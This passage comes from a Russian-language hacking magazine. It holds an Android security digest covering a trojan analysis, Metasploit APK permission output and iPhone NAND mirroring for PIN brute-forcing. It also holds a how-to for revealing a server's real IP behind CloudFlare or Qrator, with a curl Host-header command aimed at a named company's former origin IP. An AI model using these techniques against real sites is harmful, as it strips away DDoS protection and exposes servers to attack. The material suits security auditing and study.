
Пока эмулятор доступен исключительно для Windows и страдает от проблем с производительностью и предустановленным Play Store. Но, как заявляют разработчики, это самый быстрый эмулятор из всех существующих в данный момент.



Remix OS Player

ИНСТРУМЕНТЫ

Droid-hunter — инструмент для анализа Android-приложений. Умеет выводить информацию о пакете, включая манифест и используемые привилегии, декомпилировать и дизассемблировать код и выполнять автоматизированный поиск уязвимостей (penetration testing).



```
App Package     com.metasploit.stage
App File_path   [redacted]/droid-hunter/1469720488_com.metasploit.stage/1469720488_com.metasploit.stage.apk
App Main        com.metasploit.stage.MainActivity
App Permission  name=
                android.permission.INTERNET name=
                android.permission.ACCESS_WIFI_STATE name=
                android.permission.CHANGE_WIFI_STATE name=
                android.permission.ACCESS_NETWORK_STATE name=
                android.permission.ACCESS_COURSE_LOCATION name=
                android.permission.ACCESS_FINE_LOCATION name=
                android.permission.READ_PHONE_STATE name=
                android.permission.SEND_SMS name=
                android.permission.RECEIVE_SMS name=
                android.permission.RECORD_AUDIO name=
                android.permission.CALL_PHONE name=
                android.permission.READ_CONTACTS name=
                android.permission.WRITE_CONTACTS name=
                android.permission.RECORD_AUDIO name=
                android.permission.WRITE_SETTINGS name=
                android.permission.CAMERA name=
                android.permission.READ_SMS name=
                android.permission.WRITE_EXTERNAL_STORAGE name=
                android.permission.RECEIVE_BOOT_COMPLETED name=
                android.permission.SET_WALLPAPER name=
                android.permission.READ_CALL_LOG name=
                android.permission.WRITE_CALL_LOG name=
                android.permission.READ_EXTERNAL_STORAGE
```

Droid-hunter

ПОСМОТРЕТЬ

Безопасность Android-приложений — Дмитрий Лукьяненко рассказывает о том, как надо и как не надо писать безопасные приложения для Android. Лекция охватывает многие проблемы Android-приложений, включая экспортируемые сервисы, неявные интенты, протекающие контент-провайдеры, ошибки типа path traversal и так далее. В целом довольно познавательная лекция, которая может оказаться полезной разработчикам и реверсерам, интересующимся безопасностью приложений. Но более-менее подготовленный разработчик не откроет для себя ничего нового.

Android Performance — Nougat vs Marshmallow — сравнение производительности Android 6.0 и 7.0. Вывод: 6.0 быстрее. Проблема только в том, что, скорее всего, автор видео некомпетентен. Android 7.0 использует гибридный JIT/OAT-компилятор, поэтому полную трансляцию байт-кода установленного приложения в нативный код ARM он выполняет не сразу, а раз в день при подключении к заряднику. Сразу после установки исполнение приложения происходит практически так же, как в Android 4.X, то есть только с задействованием JIT-компилятора.

ПОЧИТАТЬ

Android 7.0 for Developers — официальная документация Android 7.0 для разработчиков. Статья рассказывает, как адаптировать свое приложение к многооконному режиму, использовать новые возможности уведомлений, оптимизировать приложения с целью сохранения заряда аккумулятора, использовать Vulkan API, пришедший на смену OpenGL, добавить собственную кнопку в панель быстрых настроек, адаптировать приложения для режима Direct Boot и так далее.

Keeping Android safe: Security enhancements in Nougat — краткий список всех повышающих безопасность нововведений в Android 7.0: режим Direct Boot, шифрование файлов по отдельности вместо всего пользовательского раздела, применение seccomp, разделение MediaServer'а на множество сервисов и многое другое. Почти обо всех этих новшествах мы уже писали.


Doctor Web: Android.Xiny Trojans have learned how to infect system processes — разбор трояна Android.Xiny.60 от компании Dr.Web. Троян получает права root на устройстве и копирует свои компоненты в каталог system, затем с помощью ptrace внедряет свою библиотеку в Google Play, Google Play Services и Zygote — родительский процесс всех запускаемых в системе приложений.

После внедрения в Zygote троян мониторит запуск приложений и внедряет в них Java-код igpi.jar, который отправляет на сервер информацию о смартфоне: IMEI, IMSI, MAC-адрес, версию ОС, модель устройства и прочее. Троян способен расширять свою функциональность с помощью загружаемых модулей, а также перехватывать и отправлять сообщения (если он внедрен в соответствующее приложение) и получать информацию о кредитных картах и паролях пользователя, попадая в клиент банка (какие банки поддерживаются — непонятно).

Android.Xiny был найден как на варезных сайтах, так и в Google Play.

The bumpy road towards iPhone 5c NAND mirroring (pdf) — рассказ об успешном эксперименте по клонированию NAND-памяти iPhone 5c, который мог бы помочь ФБР сэкономить полтора миллиона долларов. Суть метода очень проста: так как подобрать PIN-код брутфорсом в iPhone невозможно из-за ограничения на число попыток, автор предлагает скопировать NAND-память устройства, затем несколько раз попробовать ввести PIN, залить содержимое NAND обратно (сбросив счетчик попыток) и вновь попробовать ввести PIN — и так множество раз.

Хотя сам метод и выглядит простым, для его реализации без джейлбрейка автору пришлось расковырять проприетарный протокол передачи данных между NAND-чипом и найти методом проб и ошибок правильные пины для слива с него информации.



Плата iPhone 5c с выведенной наружу NAND-памятью

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

EASY HACK

ВЫЧИСЛЯЕМ РЕАЛЬНЫЙ IP СЕРВЕРА ЗА CLOUDFLARE/QRATOR

aLLy, ONSEC,
@iamsecurity

Сегодня все большее распространение получают сервисы для защиты от DDoS-атак, скрывающие реальный IP-адрес, типа CloudFlare, Incapsula и Qrator. Думаю, не имеет смысла объяснять, насколько бывает важно и полезно определить реальный IP-адрес сервера. Поэтому в данной заметке я поделюсь алгоритмом, которого придерживаюсь во время аудитов, когда приходится участвовать в игре «Найди мой реальный IP».

Метод 1: поддомены

Первый шаг, который я предлагаю сделать, — это найти поддомены и проверить их IP. Для поиска я использую тулзу Sublist3r от Aboul-Ela и словарь. Далее отбрасываем все адреса, что принадлежат хидеру. И затем к оставшимся пробуем подключиться с кастомным хидером Host. Для этого я накидал простенький скрипт на баше.

Этот способ, кстати, используют большинство сервисов вроде Cloudflare resolver. К сожалению, этот метод все реже приносит сколько-нибудь значимые результаты, потому что большинство таки научилось правильно настраивать DNS. Однако поиск поддоменов в любом случае крайне полезная вещь, особенно при блекбоксе. Так что делаю это в первую очередь.


Метод 2: history

Второй шаг простой, но в то же время наиболее эффективный. Смысл в том, чтобы найти старый IP-адрес домена. Быть может, сейчас он скрыт, но раньше, возможно, он был «голым».


Для просмотра истории изменения IP есть несколько сервисов. Например, мои любимые http://viewdns.info/iphistory/ и http://ptrarchive.com/ спасали мою задницу не один раз. Эти сервисы сейчас пока бесплатны (к сожалению, большинство сервисов такого плана переходят на платную основу).

Для примера возьмем сайт https://www.baincapital.com/. Он защищен CloudFlare, смотрим в историю — http://viewdns.info/iphistory/?domain=baincapital.com.

Видим, что раньше домен резолвился на IP 162.218.138.176, перейдем на него в браузере. Наблюдаем главную страницу Bain Capital, также можно заметить, что сертификат выдан на имя baincapital.com. Хороший знак, сравним с оригинальным сайтом https://baincapital.com — они идентичны.



Проверка реального IP-адреса домена и сертификата



Shows a historical list of IP addresses a given domain name has been hosted on as well as where that IP address is geographically located, and the owner of that IP address.

IP history results for baincapital.com.

IP Address	Location	IP Address Owner	Last seen on this IP
104.16.118.149	San Francisco - United States	CloudFlare, Inc.	2016-09-23
162.218.138.176	United States	Armor Defense Inc	2016-05-10
23.21.154.7	Seattle - United States	Amazon.com, Inc.	2016-02-01
141.101.114.17	United States	CloudFlare, Inc.	2014-04-19
141.101.124.73	Unknown	CloudFlare CDN network	2012-11-12
23.21.154.7	Seattle - United States	Amazon.com, Inc.	2012-09-21
64.140.253.5	Manchester - United States	WorldPath Internet Services	2012-06-29

История IP-адресов для домена baincapital.com

Встречаются ситуации, когда переход по айпи не дает нужного результата, а возвращает, например, дефолтную страницу веб-сервера, или ошибку 404, или 403, или что-то подобное. В таких случаях не забывай пробовать подключаться с указанием Host'а:

```
curl -H "Host: www.baincapital.com" https://162.218.138.176 -k
```

Метод 3: DNS

Этот шаг — продолжение предыдущего. Нужно проверить историю изменения DNS и попробовать отрезолвить IP домена через старые NS-серверы.

Для просмотра истории я использую DNS Trails (http://dnstrails.com/), DNS History и WhoISrequest. Для доменов .ru, .su и .рф можно воспользоваться сервисом WhoisHistory. Затем пробуем резолвить стандартным dig'ом, например:

```
dig @old.ns.server.pes.com pes.com
```

Метод 4: специализированные поисковики

Пробую искать подопытный домен на Censys и Shodan. Кроме того что это позволяет расширить скоуп и выявить новые точки входа, там можно обнаружить и реальный IP.

Я люблю максимально автоматизировать операции, поэтому, используя jQuery и консоль браузера, быстренько выуживаю все IP со страницы результатов поиска:

```
$('span.ip a').each(function(n,e){console.log($(e).prop("href").↵
    split("v4/")[1])});
```

Записываю их в файл, и затем снова в дело вступает скрипт из первого шага.

Метод 5: email

Этот метод мне засветил @i_bo0om, за что ему огромное спасибо. Идея в том, чтобы получить email от сервиса и проверить хидеры письма на наличие интересной информации. Тут проще показать, чем объяснять.

